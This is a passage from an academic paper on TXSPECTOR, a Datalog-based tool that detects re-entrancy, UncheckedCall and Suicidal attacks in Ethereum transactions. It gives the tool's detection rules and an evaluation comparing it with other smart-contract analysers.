OPCODE is in. To this end, we introduce `depth`, which describes the call depth of each OPCODE in an EFG. Whenever there is a call-related OPCODE encountered, the `depth` increases by 1; when it returns, the `depth` decreases by 1.

- **Callnum.** The `callnum` represents the number of calls happened before each OPCODE in the EFG. It is a non-decreasing value: it increments by 1 when encountering a call-related OPCODE.

6 Logic Relation Builder

The Logic Relation Builder first parses the EFGs to construct intermediate representation (IR) suitable for our analysis, then extracts the logic relations that express the semantics of the transactions by defining logic rules. After that, the logic relations are stored in the database. Particularly, logic rules are defined to express control-flow and data-flow information, in order to obtain the control and data dependencies in transactions. For instance, some rules dictate the execution order of opcodes, which is related to the control-flow; some rules track how arguments of OPCODEs are defined and used, which is related to the data-flow. To achieve this, the Logic Relation Builder generates logic relations for each OPCODE, such as the registers representing their operands, and their *PC* values. Meanwhile, it associates the real values in the transaction with the registers, so that the dynamic information is captured. As such, the control and data dependencies are encoded into logic relations, which are then organized and stored in the database.

Converting Trace-based EFG to IR. TXSPECTOR adopts the IR specification in VANDAL [3]. This IR is a register-based language, which is another form of expressing data and control dependencies. IR replaces the stack operations with registers. For example, the corresponding IR of the example trace snippet in Listing 1 is shown in Listing 2. We thus have extended VANDAL in the following two aspects: *First*, we need to deal with real values rather than symbolic ones. This is achieved in Logic Relation Builder by simulating the EVM stack operations using the registers with real values, so that the values of registers are updated accordingly, and all of the intermediate values are properly recorded. This is a crucial step to capture all the dynamic information during transaction execution, which cannot be achieved by static analysis tools. For example, when processing `TIMESTAMP`, the real timestamp value recorded in the bytecode-level trace is pushed into stack and assigned to its related register. *Second*, we need to deal with inter-contract calls. For Type-I edges in the EFG, the current stack is sealed and an empty stack is created. For Type-II edges in the EFG, the current stack is deleted and the last sealed stack is resumed.

```
1 .type Variable
2 .type Opcode
3 .type Value
4 .decl def(var:Variable, pc:number, idx:number,
   ↪  depth:number, callnum:number)
5 .decl use(var:Variable, pc:number, i:number, idx:number,
   ↪  depth:number, callnum:number)
6 .decl op(pc:number, op:Opcode, idx:number)
7 .decl value(var:Variable, val:Value)
8 .decl op_OPCODE(pc:number, registers:Variable, idx:number,
   ↪  depth:number, callnum:number)
9 .input def, use, op, value, op_OPCODE
```

Figure 3: The logic rules used by Logic Relation Builder.

PC	Register	Idx	Depth	Callnum
0	V1	1	1	0
2	V2	2	1	0
0	V89	245	2	1
2	V90	246	2	1
534	V285	1,072	1	1

Table 2: An example of `PUSH1` logic relations.

Generating logic relations from IR. Inspired by VANDAL, TXSPECTOR adopts and extends its logic rules to deal with real values and traces with multiple smart contracts. The rules used in TXSPECTOR are shown in Figure 3. For example, the relation *op* associates an OPCODE with a `pc` and its `idx`. The real values used in a transaction are extracted by the *value* relation, which records the registers and the related values. Every OPCODE and its related registers are also extracted into logic relations. For example, the logic relation of `SSTORE` documents all `SSTORE`s in the EFG and the tuples $(\{pc, registers, idx, depth, callnum\})$ related to them.

One example of the logic relations is listed in Table 2, which represents the `PUSH1` OPCODE from the EFG shown in Figure 2. In particular, Row 1 and 2 in the table come from Node *a*; row 3 and 4 come from Node *b* and their `depth` has been changed from 1 to 2 and `callnum` from 0 to 1. Row 5 comes from Node *c*. Its `depth` has changed from 2 to 1 since the call returns, but its `callnum` remains the same as the number of calls has not changed.

7 Attack Detector

Attack Detector is the key component of TXSPECTOR that takes user-specified query rules (dubbed Detection Rules) as inputs and queries the Logic Relation DB generated by Logic Relation Builder to reason about a specific security property of the transactions. Once the Logic Relation DB is generated, it can be used for different types of analysis; there is no need to reconstruct a new DB for every Detection Rule. The outputs are not simple *yes* or *no* answers for a specific query; instead, detailed information regarding the attacks, if detected, is also provided to allow further analysis.




Figure 4: An example of *inconsistent state*.

We choose to build Attack Detector using `Soufflé` [28], which is a state-of-the-art Datalog query tool with high performance. Therefore, in TXSPECTOR, Detection Rules are written in `Soufflé`, which is a variant of the `Datalog` language. In this section, we show how to construct Detection Rules to detect attacks in transactions using three examples: *Re-entrancy*, *UncheckedCall*, and *Suicidal*. We also present three other Detection Rules for detecting *Timestamp Dependence*, *Misuse-of-origin* and *FailedSend* attacks in the Appendix A for readers of interest.

7.1 Rules for Re-entrancy Attacks

Description. Being one of the most severe attacks, re-entrancy attack targets the Ethereum smart contracts since the re-entered smart contract may transfer Ether multiple times. When contract A calls contract B, contract B may re-enter contract A again in the same transaction. If contract B is malicious, it may take advantage of contract A's intermediate state (*e.g.*, obsolete account balance) to steal *Ether* from A. This type of attacks is called re-entrancy attacks, since they are caused by re-entering the caller contract (contract A) in the same transaction. The most infamous re-entrancy attack is the DAO attack [27,42], in which the attacker stole a large amount of *Ether* (worth over $50 million) from the DAO contract.

Our goal is to design Detection Rules to detect the advanced re-entrancy attacks mentioned in SEREUM [38]. If there is a state change (*i.e.*, updates of a storage variable) after the Victim Contract is re-entered and returned, and this storage variable affects a control-flow decision when re-entering the Victim Contract, it will result in an *inconsistent state*.

Requirements. Suppose that contract A is the *Victim* and contract B is the *Attacker*. We define four phases:

- **Phase 1:** A executes its code (*Phase 1.1*) and calls B (*Phase 1.2*); B calls A again to re-enter A (*Phase 1.3*). The re-entered A is denoted as A';
- **Phase 2:** A' executes its code, before returning to B;
- **Phase 3:** A' returns to B (*Phase 3.1*), and B returns to A (*Phase 3.2*);
- **Phase 4:** A continues its execution.

The transaction should at least have all these four phases in order to perform a re-entrancy attack, and having at least one *inconsistent state* is a necessary condition of a re-entrancy attack. An example with the four phases is shown in Figure 4. Given the four phases, there are two requirements for the *inconsistent state*: (*i*) **`SLOAD-JUMPI` dependency:** In *Phase 2*, A' loads (using `SLOAD`) a storage variable (V) for a control-flow decision (*i.e.*, condition for a `JUMPI` instruction); (*ii*) **`SLOAD-SSTORE` dependency:** In *Phase 4*, A updates (using `SSTORE`) the storage variable V. If a transaction satisfies both requirements, it is clear that in *Phase 2*, A' loads V from an *inconsistent state* for the control-flow decision. As a result, B is able to manipulate the control flow by re-entering A, thereby launching a re-entrancy attack.

Detection Rules. We define our Detection Rules based on the requirements for the *inconsistent state*. More specifically, we define the following Detection Rules (shown in Figure 5):

The Detection Rules first check the `SLOAD-JUMPI` Dependency. If a value loaded by the `SLOAD` (*sloadVal*) is used in the condition of a `JUMPI`, the `SLOAD` address (*sloadAddr*) is obtained. The `SLOAD` and `JUMPI` should have the same `depth` and `callnum` (defined in §5), and the condition of `JUMPI` (*jumpiCond*) should depend on the value of `SLOAD` (*sloadVal*), which is enforced by the **depends** Detection Rule. The **depends(A, B)** Detection Rule checks whether there is a data flow from A to B.

Next, the Detection Rules check the `SLOAD-SSTORE` Dependency. First, they check whether there is an `SSTORE` working on an address (*sloadAddr*). If so, they check (*i*) whether this address is already used by an `SLOAD` that satisfies the first condition via the **checkSameAddr** Detection Rule, (*ii*) whether the `SSTORE` is executed after the `SLOAD`, and after an external call returns (by checking the `idx` and `depth` via the **filterByDepth** Detection Rule and the **filterByIdx** Detection Rule, respectively). The **checkSameAddr** Detection Rule checks whether `SSTORE` and `SLOAD` have the same address. The **filterByDepth** Detection Rule keeps `SLOAD` and `SSTORE` pairs in which *sloadDp* is larger than *sstoreDp*. The **filterByIdx** Detection Rule keeps `SLOAD` and `SSTORE` pairs where *sloadIdx* is less than *sstoreIdx*. In addition, they check whether `SLOAD`, `SSTORE`, and `JUMPI` are in the same contract (via the **checkSamecontract** Detection Rule). If so, then an *inconsistent state* is detected, which indicates a re-entrancy attack.

7.2 Rules for UncheckedCall Attacks

Description. An *UncheckedCall* attack can be exploited to steal Ether [25] due to the lack of checks on the return value of an external call. Specifically, in Ethereum smart contracts, the `CALL` OPCODE is used frequently for inter-contract communications and cryptocurrency transfers (*i.e.*, `send` function).

```
Reentrancy(args):-
  % SLOAD-JUMPI Dependency
  op_SLOAD(_, sloadAddr, sloadVal, sloadIdx, sloadDp, cn),
  op_JUMPI(_, _, jumpiCond, _, sloadDp, cn),
  depends(jumpiCond, sloadVal),

  % SLOAD-SSTORE Dependency
  op_SSTORE(_, sstoreAddr, _, sstoreIdx, sstoreDp, _),
  filterByDepth(sloadDp, sstoreDp),
  filterByIdx(sloadIdx, sstoreIdx),
  checkSameAddr(sloadAddr, sstoreAddr),
  checkSameContract(sloadAddr, jumpiCond, sstoreAddr).
```

Figure 5: The Detection Rules for detecting Re-entrancy.

During an external call, exceptions might happen, which will cause the callee contract to revert its execution and return. Ideally, the caller should check the return value of the call. If it is zero (*e.g.*, caused by exception during the call), it should take actions (*e.g.*, revert its execution) to handle the exception properly. However, many developers do not perform such checks. As a result, these contracts have the *UncheckedCall* vulnerability and cause the money stolen.

Requirements. We adapt the detection criteria of a bytecode analysis tool, SECURIFY [6, 44], to define the requirements of *UncheckedCall* attacks. The transaction that contains the *UncheckedCall* attack should meet the following requirements: (*i*) **External call:** There is at least one external call (`CALL`-related OPCODE) in the transaction. (*ii*) **Unchecked call return value:** There is at least one external call whose return value is not used by any `JUMPI`.

Having at least one unchecked return values is a necessary and sufficient condition of an *UncheckedCall* attack. To be more specific, at bytecode-level, checking the return value is done with a `JUMPI` depending on the return value of the `CALL`. Therefore, if in a transaction, there is the call return value not used by any `JUMPI`, it means that this value is not checked and this transaction is under *UncheckedCall* attack.

Detection Rules. To detect the *UncheckedCall* attack, we define our Detection Rules in Figure 6. The *UncheckedCall* Detection Rules first extract all the call return values in a transaction (line 7), and check whether there is a `JUMPI` depending on each of the call return values, using the **jumpiDep** Detection Rule. If there is a call return value not being used by any `JUMPI`, the transaction is flagged as *UncheckedCall*. Note that a transaction may include OPCODEs from multiple contracts. The `depth` of both `CALL` and `JUMPI` in our Detection Rules are set to 1, so that only the *UncheckedCall* attack targeting the Receiver contract is detected.

7.3 Rules for *Suicidal* Attacks

Description. A "*Suicidal*" attack can cause the smart contract killed by anyone, rather than the contract owner, due to the lack of proper permission check. Specifically, Ethereum provides smart contracts with the ability to remove themselves from the blockchain via the `SELFDESTRUCT` OPCODE. While

```
jumpiDep(jumpiIdx, jumpiDepth, depIdx, depVal) :-
  op_JUMPI(_, _, jumpiCond, jumpiIdx, jumpiDepth, _),
  jumpiIdx > depIdx,
  depends(jumpiCond, depVal).

UncheckedCall(args) :-
  op_CALL(_, _, _, callRet, callIdx, 1, _),
  !jumpiDep(jumpiIdx, 1, callIdx, callRet).
```

Figure 6: The Detection Rules for detecting *UncheckedCall*.

```
Suicidal(args) :-
  op_SELFDESTRUCT(_, _, sdIdx, 1, _),
  op_CALLER(_, callerAddr, callerIdx, 1, _),
  !jumpiDep(jumpiIdx, 1, callerIdx, callerAddr).
```

Figure 7: The Detection Rules for detecting *Suicidal*.

the design of `SELFDESTRUCT` is for contract owners to manage the life cycles of their smart contracts, some smart contracts fail to add proper permission checks before calling `SELFDESTRUCT`. Since TXSPECTOR examines transactions instead of smart contracts, it detects the attacks where unauthorized users trigger the `SELFDESTRUCT` of smart contracts. Each contract can at most be detected *once*, as it has been destroyed afterwards.

Requirements. The *Suicidal* attack can be detected by checking whether there is a permission check (*i.e.*, `JUMPI`) before executing `SELFDESTRUCT`. There are two requirements: (*i*) **`SELFDESTRUCT`:** There is at least one `SELFDESTRUCT` in the transaction. (*ii*) **No permission check on `CALLER`:** There is no `JUMPI` that depends on `CALLER`.

If there is no `CALLER`-`JUMPI` dependency in a transaction, it means that it does not check the `msg.sender` (`CALLER`) before executing `SELFDESTRUCT`, which further indicates the contract can be killed by anyone, *i.e.*, a *Suicidal* attack.

Detection Rules. The Detection Rules to detect the *Suicidal* attack are shown in Figure 7. The Detection Rules first make sure that there is at least one `SELFDESTRUCT` in the transaction, then examine whether the *msg.sender* is checked before `SELFDESTRUCT` via **jumpiDep** Detection Rule (line 3-4).

7.4 Rules for Other Attacks

Besides attacks exploiting the three vulnerabilities mentioned above, we also demonstrated the use of TXSPECTOR to detect other types of attacks, such as the *Timestamp Dependence* (§A.1), the *Misuse-of-origin* (§A.2) and the *FailedSend* (§A.3). However, not all known attacks/vulnerabilities can be detected by TXSPECTOR. For instance, the *transaction order dependence* involves multiple transactions, but TXSPECTOR performs analysis on a single transaction; the *restricted transfer* is not observable in transactions; detecting the *integer overflow/underflow* requires source code level information (*e.g.*, types), which is missing in the bytecode. Note that we have summarized these attacks/vulnerabilities in Table 1.

8 Evaluation

In this section, we first explain the setup of our evaluation, and evaluate TXSPECTOR when applying the 3 Detection Rules mentioned in §7 to detect attacks in transactions.

8.1 Experiment Setup

Trace collection. The traces were collected on an L8s v2 instance on the Microsoft Azure Cloud [32], with 8 VCPUs, 64GB RAM and 2TB SSD, running Ubuntu 18.04. Trace Extractor ran a full Ethereum node to collect bytecode-level traces, from the 0-*th* block to the 7,200,000-*th* block. Note that Ethereum has around 10180000 number of blocks (as in June 1st 2020) and it keeps growing exponentially. We cannot collect all of them for our experiment because it takes a huge amount of storage and also processing time. We therefore stop collecting at 7,200,000-*th* block, which has resulted in the size of 1,577 GB, containing 397,269,533 transactions in total. We store them in a Trace DB (implemented atop MongoDB [33]) by Trace Extractor.

Dataset. Having collected the traces of the transactions of blocks, we then derive the transactions from them, which are the input to TXSPECTOR. Given the huge volume of blocks we have, we cannot take all of them to derive the transactions because a block may contain multiple transactions. We therefore decide to only focus on the transactions starting from the 7,000,000-*th* block as our dataset, which contains 16,485,279 transactions, covering the transactions between January 2019 to February 2019. With such 16 million transactions, we believe it is representative to cover various situations for our experiment.

Logic relation generation. Our dataset related to logic relation generation contains 9,661,593 transactions, which is acquired through two steps. *First*, the dataset originally contained 16,485,279 transactions. However, not all transactions have traces; that is, they do not invoke the execution of smart contracts. We have to filter them out, because our logic relation generation process only takes transactions with trace as inputs. After filtering, there were 9,662,675 transactions left. *Second*, the raw traces were processed to generate the logic relations. However, not all the transactions can be processed due to the timeout. We therefore set the timeout threshold to be 60 seconds and processed each of these traces through the Execution Flow Graph Generator and the Logic Relation Builder to generate the logic relations. Unfortunately, 1,082 transactions (0.01%) did not finish logic relations generation on time. As such, eventually our final dataset contains 9,661,593 transactions. The Logic Relation DB takes 2,949 GB space.

The majority of the logic relations is generated in a very short time window. Specifically, there are only 94,277 (1.0%) transactions that have a processing time larger than 4*s*. We plotted the processing time distribution of the transactions




Figure 8: Time distribution on generating logic relations.

that finished processing within 4s (99.0% of the 9,662,675 transactions) in Figure 8. About 60% transactions finished generating logic relations within 1*s*. If we set the timeout threshold to 2*s*, logic relations of about 90% transactions can be generated. It took 1.03*s* on average to generate the logic relations for one transaction. Note that for each transaction, we only need to generate the logic relations once, no matter how many Detection Rules to be applied in the Attack Detector, since different Detection Rules use the same logic relations.

After generating the logic relations, we applied the Detection Rules to detect attacks and vulnerabilities in transactions. The timeout threshold was set to 1*s* in the Attack Detector. We studied the reasons of the Logic Relation timeouts and the Detection Rule timeouts in §8.6.

Evaluation steps and criteria. We made several steps during the evaluation and also compared our results other static analysis tools. We first applied TXSPECTOR to flag the transactions based on the Detection Rules. For the flagged transactions, if the source code of the receiver smart contract is available, we then performed manual inspection to check if they are vulnerable to the specific attack. Next, if a smart contract is vulnerable, the flagged transactions related to these contracts are considered true positives. Otherwise, the related transactions are considered false positives. Due to the large volume of transactions, we have no means to analyze negative results. The same issue was also faced by other related works (*e.g.*, SEREUM). Finally, we also compare TXSPECTOR with three Datalog-based static analysis tools: SECURIFY, VANDAL and GIGAHORSE, if the specific vulnerabilities can be detected by these tools.

8.2 Results of Re-entrancy Attacks

First, we present the detection results of re-entrancy attacks. We applied the re-entrancy Detection Rules to the 9,661,593 transactions in our dataset. 336,909 transactions (3.5%) did not finish due to timeout. For the 9,321,684 transactions that had a verdict, TXSPECTOR flagged 3,357 transactions (0.04%) as re-entrancy attacks. These 3,357 transactions were related to 30 smart contracts, and 22 of them were open-source. We decompiled the 8 closed-source contracts using the online Solidity decompiler [19]. After our manual inspection, we confirmed that 10 of the 22 open-source contracts and 7 of the 8 closed-source contracts contained re-entrancy

vulnerabilities. There are two main reasons why TXSPECTOR mis-flagged 13 smart contracts: (*i*) It fails to detect the lock that prohibits unauthorized reentering the re-entrant function; (*ii*) The mis-flagged contracts can be re-entered, but it is not possible to steal Ether or token from them. One example of false positives is transaction `0xd32496` [17]. A code snippet of the related functions is shown in Listing 3, which uses a lock to prevent unauthorized re-entrancy attempts. The lock variable (*reentrancyLock*) is checked before the call and updated after the call, which allows the contract to be re-entered only once. As such, a practical attack is prevented, but the execution of the transaction meets our requirements of re-entrancy attacks (§7.1). As a result, it is a false positive.

```
function nonReentrant() {
    require(!reentrancyLock);
    reentrancyLock = true;
    call(...);
    reentrancyLock = false;
}
```

Listing 3: A false positive example of re-entrancy.

The detection results are on par with SEREUM [38], which flagged incorrectly 46,743 out of 49,080 transactions (among the total 77,987,922 transactions), rendering a false positive rate of 0.06%. Following the same criteria, TXSPECTOR mis-flagged 3,072 transactions (related to the 13 smart contracts), yielding a false positive rate of 0.03%. However, we believe these values are only approximation of the detection accuracy, as it is impossible to count true negatives.

In order to compare the detection results of TXSPECTOR with other tools, we either reached out to the corresponding authors for help and clarification, or ran the open-sourced tools with the same dataset. The results are summarized in Table 3. We present the comparisons in detail below.

Comparison with SEREUM. There is no open-sourced release of SEREUM; but we reached out to the authors of SEREUM and obtained their evaluation result for comparison purposes. For the same dataset, SEREUM flagged 10,278 transactions as re-entrancy attacks, 2,732 of which were also marked by TXSPECTOR. For the remaining 7,546 transactions, we found that 7,271 of them did not have a result in our dataset due to timeout[1]. There are 625 transactions that are flagged by TXSPECTOR but not SEREUM. While our manual inspection suggests they lead to *inconsistent state*, we do not understand why they are not identified by SEREUM.

Comparison with SECURIFY. We performed a comparison with static analysis tool SECURIFY. Note that SECURIFY aims to detect re-entrancy vulnerabilities on smart contracts, while our focus is the transaction. We first extracted all receiver smart contracts of the transactions in our dataset and then applied SECURIFY on these smart contracts. The total number of receiver smart contracts in our dataset is 105,535. For the 3,327 transactions flagged by TXSPECTOR, there were only 30 receiver smart contracts. We ran the open-sourced version of SECURIFY [14] on the 105,535 receiver smart contracts. The timeout threshold is set to 60*s* for analyzing each contract. 1,315 of them did not finish due to timeout; 6,226 of them did not have result due to run-time errors. For the remaining 97,994 smart contracts, SECURIFY flagged 1,196 of them as re-entrancy, and none of them were flagged by TXSPECTOR.

After reading the source code of SECURIFY, we found that it defined two kinds of re-entrancy, "Gas-dependent Reentrancy" [12] and "Reentrancy with Constant Gas" [13]. But in our definition, we check the *inconsistent state*, which requires the state update after call. Therefore, we conclude TXSPECTOR leads to different detection results from SECURIFY as they have a different criterion of detecting re-entrancy. Detection Rules can also be defined to detect these types of re-entrancy attacks using TXSPECTOR (details are in §A.4). It is worth noting that SEREUM [38] also mentioned that "Securify defines a very conservative violation pattern for re-entrancy detection that forbids any state update after an external call" and, as a result, leads to "a very high false positive rate".

Comparison with VANDAL. We used the open-sourced version of VANDAL [45] for comparison. The timeout threshold was set to 60*s* for analyzing each contract. When analyzing the 105,535 receiver smart contracts, 1,206 of them (1.1%) did not finish within 60*s*; 225 (0.2%) did not have result due to some runtime errors. For the remaining 104,104 smart contracts, VANDAL flagged 85,721 (82.3%) as reentrant, which is clearly not reasonable. We randomly selected some of the detected smart contracts and found they were all false positives. Because the number of flagged contracts are huge, we cannot perform manual inspection on all of them.

By checking the rules provided by VANDAL, we found that the rules are much more relaxed than ours. According to their paper, "*A call is flagged as reentrant if it forwards sufficient gas and is not protected by a mutex*". As a result, any call with sufficient gas and no lock will be marked as reentrant by VANDAL, which is a much relaxed criterion. Among the 30 smart contracts marked by TXSPECTOR, 27 were also flagged by VANDAL. For the remaining 3, VANDAL did not finish analyzing them due to timeout. Therefore, TXSPECTOR outperforms VANDAL in that it leads to low FP rate.

Comparison with GIGAHORSE. There is no open-source release of GIGAHORSE, but there is a website [8] for users to query the results of GIGAHORSE. We extracted all results of the "Reentrancy" from their website. Among the 105,535 receiver smart contracts in our dataset, 3,310 (3.1%) of them are flagged as reentrant by GIGAHORSE. 18 out of 30 smart contracts detected by TXSPECTOR are also flagged by GIGAHORSE; the remaining 12 are not considered vulnerable by GIGAHORSE. According to the explanation on the FAQ

[1] We believe because there are deep recursions in re-entrancy transactions, their traces are extremely long and complex, and have a higher probability of causing timeouts in TXSPECTOR. We analyze the reasons of timeouts in §8.6.

Vulnerability	System	# Total	# Timeout or Error	# Remaining	# Flagged
Reentrancy	TXSPECTOR	9,661,593	336,909	9,321,684	3,357
	SEREUM	9,661,593	N/A	N/A	10,278
	SECURIFY	105,535	7,541	97,994	1196
	VANDAL	105,535	1,431	104,104	85,721
	GIGAHORSE	105,535	N/A	N/A	3,310
UncheckedCall	TXSPECTOR	9,661,593	323,772	9,337,821	178,303
	SECURIFY	105,535	6,494	99,041	2,380
	VANDAL	105,535	1,151	104,384	92,379
Suicidal	TXSPECTOR	9,661,593	327,208	9,334,385	23
	VANDAL	105,535	1,187	104,348	349
	GIGAHORSE	105,535	N/A	N/A	383

Table 3: Comparing reentrancy, uncheckedcall, and suicidal results with other tools. The numbers for TXSPECTOR and SEREUM are transactions numbers, while others represent numbers of contracts. 'N/A' means that the tool is not open-sourced, so we cannot run it and get the timeout/error results.

page [9], a smart contract is considered re-entrant by GIGAHORSE only if "*the contract makes an external call, which can itself re-enter the contract before the first call updates storage*". Therefore, it has a much more restrictive standard than *inconsistent state* defined by TXSPECTOR. For the 3,292 smart contracts flagged by GIGAHORSE but not by TXSPECTOR, the main reason is that there is no transaction showing the *inconsistent state* in our dataset.

Case study of the DAO contract. Although TXSPECTOR falls short in detecting some types of re-entrancy attacks (compared to SEREUM), we show it is still effective in detecting the most prominent ones, such as the DAO attack [27]. The DAO contract is where the re-entrancy attack originally happened. It is the No.1 victim of re-entrancy attacks. Over $50 million worth of *Ether* was stolen from DAO [27]. To avoid the loss, the Ethereum community decided to perform a hard fork on the blockchain to return the stolen money, which led to the split of Ethereum blockchain [5].

To inspect the transactions that might have attacked the DAO contract, simply extracting the transactions with DAO as the receiver does not work, since a malicious contract is not the receiver. Instead, we scanned through the raw trace collected by Trace Extractor for each transaction from block 0 to block $7,200,000$, and only kept the transactions whose traces contain the address of the DAO contract. There are 98,914 transactions left after this filtering process.

We applied TXSPECTOR with the re-entrancy Detection Rule on the 98,914 transactions to see how many times the DAO contract has been attacked. We used the same process mentioned before to generate the logic relations and applied the re-entrancy Detection Rule. Since the re-entrancy transactions are more complex than the regular transactions, we increased the Logic Relation timeout threshold to 200*s* and the Detection Rule timeout threshold to 60*s*. After this process, there are still 3,665 transactions that do not have result due to timeout. Among the remaining 95,249 transactions, TXSPECTOR flags 2,108 of them as re-entrancy attacks.

To compare TXSPECTOR with SEREUM, we check how many of these 98,914 transactions are flagged by SEREUM. In particular, SEREUM flagged 2,112 transactions, 2,108 of which are also flagged by TXSPECTOR. That is, all attacks detected by TXSPECTOR are also flagged by SEREUM. There are 4 transactions flagged by SEREUM but not TXSPECTOR. We manually inspected the 4 transactions to see why TXSPECTOR did not flag them. We checked the logic relations of `SSTORE`, `SLOAD` and `JUMPI` to see if there were dependencies that the TXSPECTOR missed. After examination, we confirmed that in these 4 transactions, there were pairs of (`SLOAD`, `SSTORE`) operating the same storage address. However, these pairs have the same `depth`, meaning that they do not meet the condition of *inconsistent state*. Therefore, TXSPECTOR did not flag them as re-entrancy attacks.

8.3 Results of UncheckedCall Attacks

Next, we present the detection results of UncheckedCall attacks. After applying the *UncheckedCall* Detection Rules to our dataset, 323,772 transactions (3.4%) did not finish due to timeout. In the 9,337,821 (96.6%) transactions that had results, TXSPECTOR flagged 178,303 transactions as *UncheckedCall*, and there were 1,430 related receiver contracts. 216 of them were open-sourced, and they were related to 28,377 transactions. We manually inspected the 216 smart contracts, and found 213 of them did have the *UncheckedCall* vulnerability. We further investigated why TXSPECTOR mis-flagged the remaining 3 contracts. We found that these 3 contracts have checks on external calls, but in the transactions, the check was not performed due to "out of gas" failure, so TXSPECTOR flagged them. The 3 mis-flagged smart contracts were related to only 4 transactions. It is worth noting that for the remaining 1,214 closed-source smart contracts, we were not able to perform the manually analysis on the contracts. But we did confirmed that at least one `{CALL POP}` was found in their traces, or they did not use at least one of the call return values, which suggest they are indeed attacks according to our detection rules. We also compare the results with those of SECURIFY and VANDAL. The comparison results are summarized in Table 3.

Comparison with SECURIFY. We used SECURIFY to detect attacks abusing the *UncheckedCall* vulnerability of the 105,535 receiver smart contracts in our dataset. When analyzing these smart contracts, 2,993 of them (2.8%) did not finish within 60*s*. Moreover, the analysis of another 3,501 (3.3%) smart contracts does not finish due to some run-time errors (*e.g.*, index out of bound), so there is no result for them. After processing, SECURIFY generates results of 99,041 (93.9%) smart contracts, and flagged 2,380 of them as having the *UncheckedCall* vulnerability.

We further looked into the 178,303 transactions flagged by TXSPECTOR. We extracted the receiver contracts of these transactions (1,404 in total), and compared them with the detection result of SECURIFY. There are 1,183 (84.3%) receiver contracts flagged by TXSPECTOR that are also marked by SECURIFY; another 142 (10.1%) are flagged by TXSPECTOR, but SECURIFY does not finish execution due to timeout or run-time errors; there are 79 smart contracts that are flagged by TXSPECTOR, but marked as *Safe* by SECURIFY. In the bytecode-level traces generated by executing these 79 contracts, the call return values are popped by the caller contract, so there is no `JUMPI-CALL` dependency in the traces. We conjecture that the reason why SECURIFY does not flag these contracts might be issues related to the symbolic execution approach it uses.

There are about 1,200 smart contracts only flagged by SECURIFY, but not by TXSPECTOR. We inspected some of them and found that there are *UncheckedCall* vulnerabilities in the smart contracts, but the vulnerable functions are not included in the transactions. Therefore, TXSPECTOR did not detect them.

Comparison with VANDAL. When analyzing the 105,535 receiver smart contracts using VANDAL, 1,151 (1.1%) of them did not finish within 60*s*. For the 1,403 smart contracts flagged by TXSPECTOR, 1,367 of them (97.4%) are also marked by VANDAL; the remaining 36 of them are not identified by VANDAL. Through our manual inspection, we found that these 36 smart contracts have the *UncheckedCall* vulnerability. One example is the contract `0x99ECA3`[2]. In this contract, the return value of the `transfer()` function is not checked, which indicates the *UncheckedCall* vulnerability. Therefore, TXSPECTOR is able to identify vulnerable smart contracts that are missed by VANDAL.

VANDAL flagged another 91,012 smart contracts as *UncheckedCall* vulnerability. TXSPECTOR did not detect these smart contracts due to coverage: the vulnerable functions are not included in the transactions of our dataset.

8.4 Results of *Suicidal* Attacks

Finally, we present the detection results of *Suicidal* attacks. After applying the *Suicidal* Detection Rules to our dataset, 327,208 transactions (3.4%) did not finish due to timeout. In the 9,334,385 (96.6%) transactions that have results, TXSPECTOR flagged 23 transactions as *Suicidal*. Among them, there were only 18 receiver smart contracts, since 5 of the transactions had a receiver address of `0x0`, meaning that they were killed immediately after creation. We were not able to study the source code of them since their bytecode and storage were erased from the blockchain when they were killed. From the traces of the 23 transactions, we confirmed that there was no permission check on the caller (`msg.sender`). Therefore, TXSPECTOR did not produce false positives. We also compare the results with those of VANDAL and GIGAHORSE. The comparison results are summarized in Table 3.

Comparison with VANDAL. We ran VANDAL on all 105,535 smart contracts in our dataset to check how many of them have the *Suicidal* vulnerability. VANDAL marked 349 of them as vulnerable. 13 out of 18 smart contracts flagged by TXSPECTOR were also marked by VANDAL. For the 5 smart contracts not flagged by VANDAL, VANDAL failed to analyze them due to run-time errors and timeout. For the 336 smart contracts flagged by VANDAL only, the main reason is that these smart contracts have the *Suicidal* vulnerability, but they were not killed yet (*i.e.*, function not called). Therefore, TXSPECTOR did not detect them.

Comparison with GIGAHORSE. To compare with GIGAHORSE, we retrieved their result of "Accessible selfdestruct" from their website. Among the 105,535 receiver smart contracts in our dataset, GIGAHORSE flagged 383 smart contracts, only one of which was in common with the result of TXSPECTOR. The reason why GIGAHORSE did not flag the other 17 contracts is that their bytecode were missing after being killed when GIGAHORSE was deployed, so GIGAHORSE cannot analyze them. For the smart contracts flagged by GIGAHORSE only, we found that they have a much relaxed criterion: as long as the `SELFDESTRUCT` is reachable from public entry point [9], it would be flagged as True, even if there are checks. However, TXSPECTOR only detects *Suicidal* vulnerability that has no check at all, which is stricter than GIGAHORSE.

8.5 Comparison with Other Tools

In addition to the three Datalog-based tools, we also performed a comparison with three other static analysis tools: MYTHRIL [7], OYENTE [31] and MAIAN [35]. For MYTHRIL, we compared it with TXSPECTOR on all three vulnerabilities; we compared OYENTE on *re-entrancy* and MAIAN on *suicidal*, respectively. The results are summarized and presented in Table 4. To summarize, the detection results varied a lot for different tools. The main reason is that there are no *golden rules* for detecting these vulnerabilities and different tools use different detection rules. In addition to making our source code open, we have also released our comparison results so that others in the community can use the data for their research.

8.6 Timeout Analysis

Timeout due to generating logic relations. When generating logic relations, 1,082 transactions failed to finish within 60s. We manually inspected these transactions to understand

[2] `0x99ECA38B58cEEaf0FeD5351DF21D5B4C55995314`

Tool	# Reentrancy	# UncheckedCall	# Suicidal
TXSPECTOR	30	1,430	18
SECURIFY	1,196 (0)	2,380 (1,183)	N/A
GIGAHORSE	3,310 (18)	N/A	383 (1)
VANDAL	85,721 (27)	92,379 (1,367)	349 (13)
MAIAN	N/A	N/A	21 (7)
